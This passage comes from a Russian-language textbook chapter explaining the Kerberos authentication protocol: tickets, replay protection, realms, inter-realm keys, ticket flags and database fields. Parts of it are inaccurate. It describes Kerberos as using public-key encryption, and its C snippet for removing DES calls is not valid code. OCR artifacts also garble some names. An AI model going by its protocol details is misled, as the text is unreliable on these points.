1. Клиент посылает серверу идентификации (надежному серверу) запрос на *мандат* (credential) необходимого сервера.
2. Сервер идентификации просматривает права клиента, чтобы решить, разрешен ли ему доступ к запрашиваемому серверу и ресурсу.
3. Если у клиента нет таких прав, то сервер идентификации игнорирует запрос клиента — другими словами, он не выдает клиенту билета.
4. Если клиент обладает правами доступа к запрашиваемому серверу и ресурсу, то сервер идентификации передает ему запрошенный мандат (обычно такой мандат называют просто *билетом),* зашифрованный с помощью открытого ключа клиента. Мандат состоит из билета запрашиваемого сервера и временного ключа шифрования (часто называемого одноразовым ключом — см. главу 4).
5. Сервер идентификации зашифровывает этот мандат с помощью открытого ключа запрашиваемого сервера и посылает его последнему. Тот, в свою очередь, расшифровывает полученное сообщение и ждет сообщения от клиента.
6. Тем временем клиент зашифровывает одноразовый ключ с помощью открытого ключа запрашиваемого сервера, а затем пересылает билет (содержащий идентификатор клиента и зашифрованную копию одноразового ключа) запрашиваемому серверу.
7. Запрашиваемый сервер расшифровывает одноразовый ключ с помощью своего личного ключа. Расшифрованная копия сверяется с копией, полученной от сервера идентификации. Если они совпадают, то запрашиваемый сервер разрешает клиенту доступ к требуемому ресурсу. Кроме того, клиент также может воспользоваться одноразовым ключом для идентификации сервера. После этого обе стороны могут использовать одноразовый ключ для шифрования передаваемых сообщений. Однако существует и альтернативное решение: они могут обменяться дополнительным одноразовым ключом, который также может быть использован для шифрования передаваемых сообщений.

В любой реализации Kerberos используется один или несколько серверов идентификации (надежных серверов). Все они должны выполняться на физически

защищенных хостах. Серверы идентификации поддерживают базу данных с информацией о членах сети (другими словами, в этой базе данных содержится список всех пользователей и серверов), а также совместно используемый и открытый ключ каждого члена сети (principal). Возможности шифрования и протокол Kerberos реализуются с помощью библиотек кода. Чтобы добавить к транзакциям средства проверки прав доступа, стандартное сетевое приложение использует один или два запроса к библиотеке Kerberos.

ПРОТОКОЛ KERBEROS

Протокол Kerberos состоит из нескольких протоколов. Как уже говорилось, прежде, чем получить доступ к какому-либо серверу, клиент должен запросить у сервера идентификации билет и ключ шифрования. Существует два метода реализации подобного запроса.

Первый метод (он описан в предыдущем разделе) заключается в том, что клиент посылает серверу идентификации запрос на предоставление доступа к обычному серверу (например, серверу печати). Это сообщение зашифровывается с помощью личного ключа клиента. После этого сервер идентификации посылает клиенту билет, который тот должен переслать запрашиваемому серверу. Так как этот метод достаточно прост, он не так безопасен, как второй.

При использовании второго метода клиент пересылает серверу идентификации обычный (незашифрованный) запрос на предоставление билета. Обычно такой билет называется *билетом для предоставления билета* (ticket-granting ticket). На самом деле билет для предоставления билета является основным билетом для целого сеанса работы в системе. Сервер сверяет идентификатор клиента с помощью совместно используемого ключа (например, пароля), а затем пересылает билет для предоставления билета клиенту (см. рисунок 10.6).




Рисунок 10.6. *Клиент запрашивает билет для предоставления билета.*

После этого клиент должен использовать билет для предоставления билета, а не свой открытый ключ. С его помощью он может получить от сервера идентификации настоящий билет на доступ к любому ресурсу. Отметим, однако, что билет для предоставления билета можно использовать только во время одного (текущего) сеанса. На рисунке 10.7 показано, как клиент посылает серверу идентификации

копию билета для предоставления билета и получает в ответ билет доступа (access-granting ticket).




Рисунок 10.7. *Клиент посылает билет для предоставления билета и получает билет доступа.*

Билет доступа зашифровывается с помощью основного одноразового ключа, содержащегося в билете для предоставления билета. После этого сервер идентификации пересылает билет доступа клиенту. В билете доступа хранятся мандат клиента и одноразовый ключ. Этот ключ зависит от предоставляемых в билете прав. Например, если клиент запросит у сервера печати выполнить одно задание, то сервер идентификации пошлет ему билет, зашифрованный с помощью одноразового ключа, пригодного только для одного задания.

Первый метод (запрос с открытым ключом) обеспечивает меньший уровень безопасности по сравнению со вторым. Дело в том, что билет для предоставления билета не постоянен (другими словами, он действителен только в течение некоторого промежутка времени). Поэтому второй способ сложнее для взлома.

После того как каждый член сети получит свой мандат, он может использовать его для идентификации других членов сети. Таким образом можно проверить целостность передаваемых сообщений. Создатель приложения может выбрать любой необходимый ему метод защиты.

Переигрывания

Одной из наиболее важных проблем в распределенных сетях является воровство билетов, или так называемые «переигрывания» (replay). *Переигрывание* — это ситуация, когда хакер копирует билет, взламывает (расшифровывает) его, а затем пытается подменить настоящего клиента. Используемые в системах Kerberos билеты содержат некоторую дополнительную информацию, позволяющую обнаружить переигрывания.

Чтобы обнаружить переигрывание, клиент посылает дополнительную информацию. С ее помощью можно будет проверить источник сообщения. Клиент зашифровывает эту информацию, называемую удостоверением (authentificator), с помощью одноразового ключа и включает туда *отметку времени* (timestamp).

Отметка времени позволяет утверждать, что сгенерированное клиентом сообщение (в нем содержится билет) не является переигрыванием. Шифрование удостоверения внутри билета и одноразового ключа позволяет проверить тот факт, что создателем сообщения является сторона, обладающая одноразовым ключом. В этой ситуации одноразовый ключ служит в качестве идентификатора клиента. Дело в том, что одноразовый ключ известен только серверу и запрашивающей стороне. (Сервер Kerberos никогда не посылает одноразовый ключ «открытым текстом».)

Кроме того, члены сети могут проверить целостность пересылаемых сообщений с помощью одноразового ключа (он передается вместе с билетом, а также содержится в мандатах). С его помощью члены сети могут обнаружить атаки переигрывания, а также атаки изменения потока Сообщений. Чтобы проверить целостность сообщения, каждый член сети генерирует и передает контрольную сумму (называемую смешанным значением или профилем – см. главу 4) сообщения клиента, зашифрованного с помощью одноразового ключа. Более того, члены сети могут защитить передаваемые сообщения, шифруя их с помощью одноразового ключа. Этот ключ передается вместе с билетом, а также содержится в мандатах.

ОПЕРАЦИИ ВНУТРИ ОБЛАСТИ ДЕЙСТВИЯ

Как уже упоминалось, система Kerberos разработана для распределенных сетей. Во многих компаниях распределенные сети выходят за рамки организации, а также могут пересекать географические границы. MIT разработал протокол Kerberos для работы, не ограничиваемой рамками одной организации или департамента. Более того, правильно установленная система Kerberos может идентифицировать клиента одной организации на сервере Kerberos или сервере ресурсов другой организации. При установке системы Kerberos нужно определить так называемые *области действия* (realm), в которых сервер обладает правом проверять права остальных членов сети. Как правило, каждый сервер Kerberos создает и поддерживает свою собственную область действия. Например, если в издательстве Jamsa Press есть два сервера Kerberos, то один из них может следить за отделом продаж, а другой — за отделом программирования. Этим серверам присвоены имена *JamsaPressSales* и *Jamsa Press Programming.*

Имя области действия, в которой зарегистрирован пользователь, составляет часть имени клиента. С помощью этой информации конечная служба может решить, как ответить на запрос. Другими словами, пользователь *lklander*, расположенный в области действия *JamsaPressProgramming*, может обладать именем *lklander:Jamsa Press Programming.* Если по некоторой причине пользователю *Ikiander* нужно получить доступ к файлу, расположенному в области действия *JamsaPressSales,* сервер *JamsaPressProgramming* может проверить его идентификатор для второго сервера. После этого сервер идентификации *JamsaPressSales* определяет, есть ли у пользователя *Ikiander права* доступа к файлам, расположенным в его области действия.

СМЕЖНЫЕ ключи

С помощью смежных ключей (inter-realm key) администраторы двух областей действия могут позволить клиентам, проверенным системой Kerberos в локальной области действия, использовать локальные идентификаторы в удаленной области действия. На рисунке 10.8 показано, как клиент из области действия *Sales* может с помощью смежного ключа получить доступ к области действия *Engineering*.




Рисунок 10.8. *Смежный ключ позволяет идентифицировать клиента в другой области действия.*

Посредством обмена смежными ключами (члены сети могут использовать отдельный ключ для каждого направления) можно зарегистрировать службу предоставления билетов одной области действия в качестве члена сети другой области действия. После этого любой клиент может получить билет для предоставления билета у сервера удаленной области действия (см. рисунок 10.9).




Рисунок 10.9. *Клиент получает билет для предоставления билета локального сервера идентификации.*

Если пользователь отправит такой билет для предоставления удаленному серверу идентификации, тот, в свою очередь, воспользуется смежным ключом для расшифровки билета. Кроме того, он проверит, кем был издан смежный билет.

Конечной службе (вроде файлового сервера в удаленной области действия) идентифицированный билет укажет на то, что ее сервер идентификации воспользовался для определения прав клиента смежным ключом. На рисунке 10.10 показано, как удаленный сервер идентификации проверяет клиента с помощью смежного ключа.




Рисунок 10.10. *Сервер идентификации использует смежный ключ для проверки удаленного клиента,*

ПУТИ ИДЕНТИФИКАЦИИ

Одна область действия может обмениваться информацией с другой областью действия в том случае, если они совместно используют смежный ключ или если локальная область действия совместно использует смежный ключ с областью-посредником. *Область-посредник* — это область действия, стоящая между запрашивающей и запрашиваемой областями действия. *Путем идентификации* (authentication path) называется последовательность областей-посредников, расположенных между двумя связывающимися областями действия. На рисунке 10.11 показан пример пути идентификации.




Рисунок 10.11. *Путь идентификации.*

Администраторы сети чаще всего организуют области действия в иерархическую структуру. Это значит, что у каждой области действия есть *родительская область* (parent realm) и может быть (одна или несколько) *дочерняя область* (child realm). Каждая область действия использует один ключ совместно со своей родительской областью и по одному — с каждой дочерней областью. Если две области действия не используют напрямую один смежный ключ, то иерархическая организация предоставляет возможность каждому серверу идентификации создать путь идентификации. Если же в системе не используется иерархическая организация, то для построения пути идентификации удаленный сервер идентификации должен сверяться с некоторой базой данных. На рисунке 10.12 показано, как сервер идентификации может создать путь идентификации между двумя дочерними областями (иерархическая схема).




Рисунок 10.12. *Путь идентификации между двумя не присоединенными дочерними областями.*

Однако сервер Kerberos может использовать несколько путей идентификации между двумя областями действия. (Установить несколько путей идентификации может администратор сети.) Это позволяет значительно увеличить эффективность передачи сообщений. Чтобы определить, насколько можно доверять пути идентификации, конечная служба должна знать, какие области действия были пересечены. Например, на рисунке 10.12 путь идентификации пересекает области действия отдела продаж, отдела управления и инженерного отдела. Чтобы помочь конечной службе сделать правильное решение, в билетах есть поле, в котором хранятся имена областей действия, участвовавших в идентификации клиента.

Скелет KERBEROS

Bones — это система, предоставляющая интерфейс программирования (API) Kerberos без средств шифрования и безопасности. Другими словами *Bones* — это основа системы Kerberos. С ее помощью можно использовать системы, работающие со-

вместно с Kerberos. Так как в *Bones* нет поддержки DES, то эту систему могут приобрести все желающие.

Отключить поддержку DES не так уж и сложно. Для этого достаточно добавить в исходном коде константу *#NOENCRYPTION* ко всем вызовам функций DES. После этого программист должен определить константу *#NOENCRYPTION*, чтобы указать компилятору не компилировать вызовы функций DES. В формате C/C++ это должно выглядеть так:

```
#if ! #NOENCRYPTION
 {
 // здесь расположены все вызовы шифрования DES.
 // Если #NOENCRYPTION равно true, то не надо выполнять
вызовы шифрования.
 }
```

После этого программист должен воспользоваться программой *piranha,* чтобы удалить все вызовы подпрограмм шифрования (другими словами, он должен удалить все, что расположено в фигурных скобках в предыдущем примере). Затем нужно скомпилировать остаток исходного кода. В результате должна получиться *Bones* — система, ведущая себя (с точки зрения приложения) как Kerberos. Единственным отличием этой системы является отсутствие вызовов библиотек DES. (Поэтому *Bones* не полностью поддерживает протокол Kerberos и не обладает никакими средствами безопасности.) Как уже упоминалось, *Bones* не содержит ни подпрограмм шифрования, ни их вызовов. Именно поэтому систему можно легально использовать вне США.

Примечание. *Копии программы* ***Bones*** *с подпрограммами шифрования и их вызовами, созданные иностранными программистами, называются* ***eBones****. Эти программы можно приобрести с помощью анонимного FTP в Швеции, Германии, Израиле, Финляндии, Австралии и Франции. Для их поиска воспользуйтесь поисковым процессором* ***archie.***

ФЛАГИ БИЛЕТА

Каждый билет Kerberos содержит набор флагов, с помощью которых члены сети могут просмотреть различные атрибуты билета. Любой клиент может затребовать большинство из флагов. Сервер Kerberos автоматически устанавливает и сбрасывает некоторые флаги, в зависимости от своих текущих требований и того, как клиент получил этот билет. Далее я расскажу вам о некоторых из флагов, их предназначении и использовании.

НАЧАЛЬНЫЕ БИЛЕТЫ

Флаг *INITIAL* указывает на то, что билет создан сервером идентификации и что он создан не на основе билета для предоставления билета. Серверы приложений могут потребовать от клиента подтверждение ключа (например, программа смены

пароля). При этом такие программы могут потребовать, чтобы сервер Kerberos устанавливал флаг *INITIAL* во всех пересылаемых им билетах. Благодаря этому серверы приложений получат доказательство того, что клиент получил ключ от сервера идентификации.

Преидентифицированные билеты

Флаги *PRE-AUTHENT* и *HW-AUTHENT* предоставляют серверу приложений дополнительную информацию о начальной идентификации. Эти сведения не зависят от того, издан ли текущий билет напрямую или после получения билета для предоставления билета. В первом случае сервер идентификации должен установить флаг *INITIAL,* а флагам *PRE-AUTHENT* и *HW-AUTHENT* билета присваиваются те же значения, что и в билете для предоставления билета. Во втором случае флагам *PRE-AUTHENT* и *HW-AUTHENT* билета присваиваются те же значения, что и в первом случае, а флаг *INITIAL* должен быть сброшен.

Недействительные билеты

Флаг *INVALID* указывает на то, что билет недействителен. Серверы приложений должны отбрасывать билеты с установленным флагом *INVALID.* Серверы идентификации обычно устанавливают этот флаг у досрочных билетов. Поэтому сервер идентификации должен ратифицировать билет до того, как клиент им сможет воспользоваться. Для этого клиенты пересылают недействительный билет серверу идентификации вместе с запросом, в котором указан параметр *VALIDATE.* Сервер идентификации должен ратифицировать билеты лишь по прошествии начального времени действия. При этом подразумевается, что в запросе содержится досрочный билет, чье время действия еще не пришло. Такая проверка является гарантией того, что система может работать с украденными досрочными билетами как с недействительными (они будут зарегистрированы в «горячем» списке). Это может произойти в том случае, если хакер украл досрочные билеты до времени вступления в силу. О досрочных билетах мы поговорим чуть позже.

Возобновляемые билеты

Приложению может понадобиться держать действительный билет долгое время. Всё-таки, долго хранящиеся билеты представляют достаточно серьезную опасность для системы. Дело в том, что за это время билет может быть украден, и хакер может использовать его в своих целях до тех пор, пока не истечет его время действия. Но вместо этого приложение может периодически получать у сервера новый краткосрочный билет. Однако этот способ подразумевает, что клиент должен предоставить серверу долгосрочный и достаточно частый доступ к совместно используемому ключу клиента. А это является еще большей опасностью, чем воровство билета. Возобновляемые билеты — вот средство от воровства. У возобновляемых билетов есть два *срока годности.* Первый срок годности применяется в том случае, когда истекает срок годности текущего экземпляра билета. Второй срок годности отражает наибольшее возможное значение первого срока годности. Клиент приложения должен периодически представлять серверу идентификации

возобновляемый билет (до того, как истечет срок годности текущей проштампованной копии билета). Выдавая билет, сервер идентификации должен установить параметр *RENEW*. В противном случае он не сможет обновить билет.

Сервер идентификации должен создать новый билет с новым одноразовым ключом и следующим сроком годности. Процесс обновления не затрагивает никаких других полей билета. При наступлении последнего возможного срока годности билет становится недействительным. При каждом обновлении сервер идентификации может сверяться с горячим списком, чтобы определить, не сообщил ли кто-нибудь о краже билета. Если это так, то сервер идентификации откажет в обновлении билета и тем самым сделает его недействительным. В обычных ситуациях только служба предоставления билетов использует флаг *RENEWABLE*. Серверы приложений чаще всего оставляют его без внимания. Однако некоторые очень «дотошные» приложения могут запретить использование возобновляемых билетов.

Если клиент не обновил билет до окончания срока годности, то сервер идентификации не будет больше обновлять его. Поэтому система Kerberos по умолчанию переустанавливает флаг *RENEWABLE*. Однако клиент может попросить у сервера идентификации сделать билет возобновляемым — для этого сервер должен установить параметр *RENEWABLE* в сообщении Kerberos Authentication Server Request (*KRB_AS_REQ*). Если флаг *RENEWABLE* установлен, то поле билета *RENEW_TILL* содержит время, после которого сервер идентификации должен прекратить обновлять билет. На рисунке 10.13 показано, как сервер идентификации обновляет билет.




Рисунок 10.13. *Сервер идентификации обновляет билет.*

ДОСРОЧНЫЕ БИЛЕТЫ

Приложения должны время от времени получать билет для своих нужд на очень длительное время. Например, система группового подчинения (batch submission) должна получать билеты, которые будут действительны в течение всего периода выполнения работы. Однако хранение билетов в групповой очереди представляет собой значительную опасность. Дело в том, что такие билеты должны долгое время находиться в сети (on-line), а это повышает шансы злоумышленника. Досрочные билеты предоставляют способ получить у сервера идентификации билеты с задержанным сроком действия. Во время простоя системы билеты будут находиться в «замороженном» состоянии. Для активизации такого билета

система должна послать серверу идентификации дополнительный запрос. Если кто-либо украдет досрочный билет, сервер идентификации может отказать в утверждении билета. Тем самым он сможет расстроить планы злоумышленника. На рисунке 10.14 показано, как система Kerberos работает с досрочными билетами.

Рисунок 10.14. *Система Kerberos обслуживает досрочные билеты.*

Обычно флаг *MA Y-POSTDA TE* интерпретируется только сервером идентификации, а серверы приложений игнорируют его. Прежде чем создать досрочный билет, сервер Kerberos должен установить флаг *MAY-POSTDATE* в билете для предоставления билета. По умолчанию сервер на каждый запрос должен обновлять дату только одному билету. Чтобы запросить использование этого флага в билете для предоставления билета, клиент должен установить параметр *ALLOW-POSTDA TE* в сообщении *KRB_AS_REQ.*

Клиент не может использовать флаг *MAY-POSTDATE* для получения досрочного билета для предоставления билета. Чтобы добиться этого, он должен послать специальный запрос. Сервер идентификации установит срок годности досрочного билета (конечное время минус начальное) равным сроку годности билета для предоставления билета на момент запроса. Если же клиент воспользуется параметром *RENEWABLE,* то сервер идентификации может установить срок годности досрочного билета равным полному сроку годности билета для предоставления билета на момент запроса (конечное время минус начальное). Кроме того, сервер должен ограничить время, после которого он не будет продлевать срок действия билета. Этому существует достаточно простое объяснение: любой билет с достаточно большим сроком действия может быть получен хакером или нечестным служащим.

Флаг *POSTDATED* указывает на то, что сервер идентификации уже задал срок действия билета. Чтобы узнать, когда произошла первоначальная идентификация, сервер приложений может просмотреть поле билета *AUTHTIME.* Некоторые службы могут игнорировать досрочные билеты или работать с ними только в определенный период после первоначальной идентификации. При создании досрочного билета сервер идентификации помечает его как *недействительный.* Чтобы воспользоваться таким билетом, клиенты приложений должны предоставить его на ратификацию надежному серверу.

БИЛЕТЫ PROXY и PROXIABLE

Иногда члены сети должны разрешить службе выполнять действия от их имени. Поэтому такая служба должна уметь заменять клиента, но только для определенных целей. Член сети может позволить службе работать от его имени с помощью *службы-посредника* (proxy).

Обычно только сервер идентификации может интерпретировать флаг *PROXIABLE,* а серверы приложений игнорируют его. Ненулевое значение флага указывает серверу идентификации на то, что он может создать новый билет (но не билет для предоставления билета) с другим сетевым адресом. При создании такого билета нужно использовать информацию, хранящуюся в текущем билете. По умолчанию сервер Kerberos устанавливает флаг *PROXIABLE* в билетах для предоставления билета. С его помощью клиент может передать посредника серверу. Благодаря этому сервер сможет выполнить удаленный зарос от имени клиента. Например, чтобы обслужить запрос на печать, клиент службы печати может передать посредника серверу печати. С его помощью сервер печати получит доступ к файлам клиента, расположенным на определенном файловом сервере.

Чтобы усложнить задачу хакерам, билет Kerberos действителен только тогда, когда он приходит из включенного в него адреса. (Можно создавать запросы или билеты и без адресов, однако это не рекомендуется в целях безопасности.) Первоначальный, замененный билет не будет содержать локальный адрес. Поэтому клиент, пожелавший предоставить удаленной службе посредника, должен запросить новый билет, который должен соответствовать адресу службы сервера идентификации, получившего посредника. При создании билета для посредника этот сервер идентификации устанавливает в билете флаг *PROXY.* Серверы приложений могут просмотреть этот флаг и потребовать от агента, предоставившего посредника, дополнительную идентификацию. Благодаря этому можно будет проследить следы хакера.

ПЕРЕДАВАЕМЫЕ БИЛЕТЫ

Пересылка идентификации используется в том случае, если система Kerberos хочет передать идентификатор клиента в полное распоряжение некоторой службе. Этот метод чаще всего используется тогда, когда клиент зарегистрировался в удаленной системе и хочет, чтобы идентификация в ней происходила так, как будто он является локальным членом этой системы.

Обычно только сервер идентификации интерпретирует флаг *FORWARDABLE,* а серверы приложений могут игнорировать его. Действие этого флага очень напоминает действие флага *PROXIABLE.* Однако есть и различие. При использовании флага ***FORWARDABLE*** сервер идентификации может создавать билеты для предоставления билета с различающимися сетевыми адресами. По умолчанию флаг *FORWARDABLE* сброшен. Однако пользователи могут запросить сервер Kerberos установить флаг. Для этого при запросе билета для предоставления билета они должны послать запрос *KRB_authenticationserver_REQ* с установленным параметром *FORWARDABLE.* На рисунке 10.15 показано, как два сервера Kerberos из различных областей действия могут обработать передаваемый билет.

Рисунок 10.15. *Обработка передаваемых билетов в системе Kerberos.*

Флаг *FORWARDABLE* предусматривает пересылку идентификации. При этом пользователь не должен повторно вводить пароль. Если сервер еще не установил этот флаг в запросе билета, то он не разрешит пересылку идентификации. Однако пользователь может добиться этого, если пошлет сообщение *KRB_AS_REQ*, содержащее требуемые сетевые адреса, и предоставит пароль.

Допустим, клиент хочет попросить сервер идентификации установить флаг *FORWARDED.* Для этого он должен предоставить серверу идентификации билет с установленным флагом *FORWARDABLE,* воспользоваться параметром *FORWARDED,* а также поместить в этом запросе набор сетевых адресов для новых билетов. Кроме того, сервер идентификации установит флаг *FORWARDED* во всех билетах, созданных на основе билетов *с* уже установленным флагом. Серверы приложений могут потребовать обрабатывать передаваемые билеты отдельно от остальных.

ОСТАЛЬНЫЕ ПАРАМЕТРЫ СЕРВЕРА ИДЕНТИФИКАЦИИ

Клиенты могут установить в запросе еще два параметра: *RENEWABLE-OK* и *ENC-TGT-IN-SKEY.* Первый указывает на то, что если сервер не может предоставить билет с требуемым сроком действия, то клиент примет возобновляемый билет. В этом случае сервер идентификации может создать возобновляемый билет с параметром *RENEW-TILL,* равным запрошенному клиентом конечному сроку. На поле *RENEW-TILL* могут повлиять ограничения, связанные с сайтом, а также наложенные членом сети или сервером.

БАЗА ДАННЫХ KERBEROS

Для проведения идентификации сервер Kerberos должен получить доступ к некоторой базе данных, содержащей идентификаторы членов сети и их ключи. При этом совсем не обязательно располагать базу данных и сервер на одной машине. Например, можно расположить базу данных в службе имен сети, а хранимую в

ней информацию защитить от внешнего вмешательства. Кроме того, нужно сделать так, чтобы сервер Kerberos обладал полным доступом к ней.

СОДЕРЖАНИЕ БАЗЫ ДАННЫХ

Как уже упоминалось, в базе данных Kerberos содержится информация о каждом из пользователей. В частности, каждый ее элемент содержит поля, приведенные в таблице 10.1.

Поле	Описание
name	Содержит зашифрованный идентификатор члена сети. Например, в случае пользователя в этом поле будет храниться зашифрованная версия текста *пользователь:область действия.*
key	Содержит ключ шифрования — секретный ключ члена сети. Администратор системы может зашифровать ключ до того, как поместить его в главный ключ Kerberos. Благодаря этому можно защитить ключи, если хакер взломает базу, а не главный ключ.
p_kvno	Содержит номер версии ключа члена сети.
max_life	Содержит максимально возможный срок существования (конечное время минус начальное) любого билета, выдаваемого сервером члену сети. Необходимо использовать в этом поле как можно меньшее значение, не влияющее на условия работы члена сети (например, 24 часа).
max_renewable_life	Содержит максимально возможный срок существования возобновляемого билета. Как и в случае поля *max_life*, этому полю нужно присваивать наименьшее возможное значение, не влияющее на условия работы члена сети.

Таблица 10.1. *Содержание элемента базы данных Kerberos.*

Когда ключ сервера приложений изменится в результате действия некоторой процедуры (другими словами, это изменение не вызвано взломом старого ключа), он должен удерживать старый ключ до тех пор, пока не закончатся сроки действия всех билетов, созданных с его помощью. Так как сервер хранит старые ключи, у одного члена сети может быть несколько активных ключей. Система Kerberos всегда присоединяет к зашифрованному тексту версию использованного ключа, благодаря чему облегчается задача поиска нужного ключа для расшифровки.

Если член сети обладает более чем одним активным ключом, то в базе данных Kerberos для него будет создано несколько записей. Элементы записи, хранящие

ключ и его версию, будут различаться (однако остальные элементы записи могут совпадать). При создании нового билета или ответа на запрос о начальной идентификации сервер Kerberos использует наиболее новый ключ шифрования. У этого ключа будет наибольшее значение версии.

ДОПОЛНИТЕЛЬНЫЕ поля БАЗЫ ДАННЫХ

Как уже говорилось, каждый элемент базы данных Kerberos содержит некоторый минимальный набор полей. В зависимости от реализации системы можно использовать в базе некоторые дополнительные поля. Например, в базе данных Kerberos сервера идентификации проекта Athena используются следующие дополнительные поля (см. таблицу 10.2).

Поле	Значение
K_kvno	Указывает номер версии главного ключа Kerberos. С его помощью система Kerberos зашифровывает ключи членов сети.
